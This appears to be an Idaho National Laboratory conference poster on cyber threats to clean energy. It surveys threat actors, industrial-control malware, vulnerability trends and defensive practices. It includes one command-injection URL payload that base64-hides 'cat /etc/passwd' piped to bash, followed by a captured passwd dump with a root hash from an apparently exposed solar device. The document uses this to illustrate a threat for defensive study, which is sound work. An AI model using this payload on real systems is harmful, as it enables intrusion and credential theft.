INL/CON-24-78144-Revision-0

Trends in Cybersecurity Threats to Clean Energy

June 2024

Megan Jordan Culler, Remy Vanece Stolworthy, Emma Mary Stewart, Megan Mincemoyer Egan

Idaho National Laboratory

INL is a U.S. Department of Energy National Laboratory operated by Battelle Energy Alliance, LLC

DISCLAIMER

This information was prepared as an account of work sponsored by an agency of the U.S. Government. Neither the U.S. Government nor any agency thereof, nor any of their employees, makes any warranty, expressed or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness, of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. References herein to any specific commercial product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the U.S. Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the U.S. Government or any agency thereof.

INL/CON-24-78144-Revision-0

Trends in Cybersecurity Threats to Clean Energy

Megan Jordan Culler, Remy Vanece Stolworthy, Emma Mary Stewart, Megan Mincemoyer Egan

June 2024

Idaho National Laboratory
Idaho Falls, Idaho 83415

http://www.inl.gov

Prepared for the
U.S. Department of Energy
Under DOE Idaho Operations Office
Contract DE-AC07-05ID14517

PROJECT NAME: Trends in Cybersecurity Threats to Clean Energy

Project Lead(s): **Megan Culler**
Lead Organization(s): **Idaho National Laboratory**
PI Email: **megan.culler@inl.gov**

BACKGROUND and OVERVIEW

- Is clean energy truly a target for cyber adversaries?
- What are the presumed motivations and targeted sectors for identified cyber adversaries?
- What recent events have affected clean energy companies and assets?
- What kinds of vulnerabilities are being exploited to target clean energy assets?

COMPONENTS / METHODS

- Summarize recent events.
- Identify vulnerabilities most relevant to clean energy.
- Correlate events to threat actor motivations.

KEY SUCESSES / MILESTONES

- Report: Attack Surface of Wind Energy Technologies in the United States
- Training: CyberStrike STORMCLOUD, focused on renewable energy piloted for solar and in progress for wind

TAKE-AWAYS


There is not evidence that adversaries are targeting clean energy specifically.
General best practices will go a long way towards mitigating the current threat landscape.

- Monitor for unusual signs of activity
  - NIDS, HIDS, antivirus, etc.
  - Reconnaissance precedes most APT activity
  - Growth in living-off-the-land activity
- Enforce a patch management program
  - Include patch management in vendor contracts
  - Apply patches and updates quickly when they are released
- Maintain current asset inventories
  - SBOMs and HBOMs if possible
  - Know what's on your system
- Store backups in secure locations
  - IT and OT information
  - Protect personal data
- No default passwords

As deployments of clean energy generation and storage assets continue to grow, the increased attack surface creates a greater risk for cyber threats, but there is little-to-no evidence that adversaries specifically target clean energy.


Co-op Cyber Tech

NRECA
America's Electric Cooperatives



Targets

- 3rd parties and OEMs are a notable target for clean energy, and impacts to these organizations may affect operators too
- IT equipment in OT environments (VPNs, firewalls, etc.) have disclosed vulnerabilities that are exploited and create significant impacts



Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1740386310"
Last-Modified: Fri, 02 Oct 2015 05:19:08 GMT
```

```
[redacted]downloader.php?file=;echo%20Y2F0IC9ldGMvcGFzc3dkCg==|base64%20-d|bash%00.zip
```


```
5000 rows exported. -> /tmp/history.csv adding: history.csv (deflated 94%) adding: name.txt zip warning: could not open for reading
read: 1 (409K bytes) skipped: 1 (18 bytes) root:$6$X3W6NDHj$QkddvPOA5m8wEVqe5N2bAppaw5RZVNZ2/BU7bJtZxL31ZAqRi/76vA
daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:3
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:
libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
contec:x:1001:1003:,,,:/home/contec:/bin/bash solar:x:1000:1002:,,,:/home/solar:/bin/bash
指定されたファイルが見つかりませんでした
Error 404 : File Not Found.

指定されたアドレスのファイルを見つけることができませんでした。
指定したアドレスに間違いが無いか確認して下さい。

タイプミスが無い場合には、管理者に連絡して下さい。
```

Vulnerability Trends


- Passwords: Default, hardcoded, guessable, or weak passwords
- Web portals: XSS, command injection, and other vulns allow escalated privilege and arbitrary code execution
- Proof of concept scripts published, blogs show how to find vulnerable systems
- Version-tracking: vulns not limited to versions for which they are published.



CYBER THREAT ACTOR	MOTIVATION
NATION-STATES	GEOPOLITICAL
CYBERCRIMINALS	PROFIT
HACKTIVISTS	IDEOLOGICAL
TERRORIST GROUPS	IDEOLOGICAL VIOLENCE

Threat Actors

- Russian APT actors focused on OT impacts
- Chinese APT actors focused on reconnaissance
- Iranian APT actors focused on defacing geo-political rivals
- Criminal ransomware gangs look for quick payouts



[2010] Stuxnet
- Very aggressive
- Targeted specific version & config of PLCs

[2015] Industroyer / CrashOverride
- Targets 4 OT protocol
- Persistent backdoors
- Timer for execution
- DoS against relays + wiper tool

[2017] Triton
- Designed to manipulate safety instrumented systems
- Only a specific Schneider Triconix safety system

[2022] Incontroller/ Pipedream
- 3 modules target Schneider PLC, Omcron PLC, OPCUA
- Disrupting, modifying, and disabling safety controllers

[2022] Industroyer2
- Targeted IEC-60870-4-104
- Could modify based on device
- Reproduceable in different environments

Malware Trends


Malware is trending away from code customized to particular assets and configurations, and towards code that:

- Targets protocols and classes of devices
- Is flexible and extensible
- Is accompanied by wipers

Another emerging trend is Living-off-the-Land (LotL)

Recent Notable Events

May 2019: sPower DoS



2020: PoetRAT Campaign

Nov. 2021: Vestas Ransomware

Feb. 2022: ViaSat/Enercon DoS

March 2022: Nordex SE Ransomware

April 2022: Duetsche Windtechnik Ransomware

2022: Chinese reconnaissance Activities

May 2023: Coordinated Attack on Danish Utilities

July 2023: Solar products added to Mirai botnet

2023: PLC Exploitation in water and wastewater

Idaho National Laboratory

Additional project contributors: Megan Egan, Remy Stolworthy, Emma Stewart